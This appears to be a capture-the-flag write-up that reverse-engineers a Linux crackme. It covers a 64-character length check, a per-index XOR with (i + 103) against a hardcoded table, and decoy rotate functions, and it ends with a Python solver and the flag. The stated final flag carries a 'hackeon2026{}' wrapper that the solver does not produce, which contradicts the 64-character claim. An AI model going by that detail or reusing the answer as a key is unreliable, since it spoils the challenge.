
This write-up details the reverse engineering process and solution for a binary-based Capture The Flag (CTF) challenge.

1. Challenge Overview

The objective is to retrieve a 64-character flag from a Linux binary.

2. Static Analysis

Using IDA to decompile the provided ELF file. The core logic resides within the main function. Here is the breakdown of the execution flow:



Input Constraints

The program first prompts for an "Input" and reads a string using scanf. It immediately checks the length of the string:

```
C
if ( strlen(s) == 64 )
```

If the input is not exactly 64 characters, the program exits with an error. This establishes that our flag is a 64-character string.

The Transformation Algorithm

After passing the length check, the program enters a loop to "encrypt" the input in place:

```
C
for ( i = 0; i <= 0x3F; ++i )
s[i] ^= (_BYTE)i + 103;
```

i: The current index (0 to 63).

103: A constant offset (0x67 in hex).

^=: The bitwise XOR operator.

For each character at index i, the program calculates a key byte by adding 103 to the index and then XORing that result with the input character.

The Verification

The transformed input is compared against a hardcoded data structure in the .data section:

```
C
if ( !memcmp(s, &cmptable, 0x40u) )
puts("Correct!");
```

If the transformed input matches the 64 bytes stored in cmptable, the flag is correct.

3. Vulnerability & Exploitation Strategy

The security of this binary relies entirely on a symmetric XOR transformation.

Therefore, to recover the original flag, we simply need to take the bytes from cmptable and perform the exact same XOR operation:


Flag[i] = cmptable[i] ^ (i + 103)

Distractors

The decompiler shows two functions, ror8 (Rotate Right) and rol8 (Rotate Left). While these are common in cryptographic challenges, a review of the main function shows they are never called. These are dead code intended to mislead the analyst into looking for a more complex rotation-based cipher.

4. Data Extraction

From the provided ELF file, using IDA export, we found the cmptable consists of the following 64 bytes:



5. Solver Script

The following Python script automates the recovery of the flag:

```
cmptable = [
    0x55, 0x5A, 0x0A, 0x59, 0x5F, 0x09, 0x55, 0x5F, 0x56, 0x14, 0x43, 0x4A, 0x43, 0x44, 0x11, 0x14,
    0x41, 0x48, 0x4C, 0x1E, 0x42, 0x1A, 0x19, 0x1C, 0x1C, 0xB9, 0xE3, 0xE3, 0xBA, 0xE5, 0xE7, 0xB1,
    0xB6, 0xEC, 0xBF, 0xE8, 0xB2, 0xBD, 0xBA, 0xBB, 0xEB, 0xA6, 0xF3, 0xA1, 0xF1, 0xA4, 0xA4, 0xA0,
    0xF4, 0xAC, 0xA0, 0xF9, 0xFF, 0xA5, 0xA9, 0xA8, 0xAD, 0x94, 0xC7, 0x97, 0x97, 0x91, 0xC6, 0x95
]


flag = ""
for i in range(64):
    # Apply the inverse XOR: byte XOR (index + 103)
    # Use & 0xFF to keep the addition within 8-bit bounds
    char_code = cmptable[i] ^ ((i + 103) & 0xFF)
    flag += chr(char_code)


print(f"Recovered string: {flag}")
```

6. Final Flag

Running the solver yields the 64-character flag:

hackeon2026{22c34e819d2800db605d9fdbc9ba9ab71d6b9175d6b3b016c49cd94624f545c3}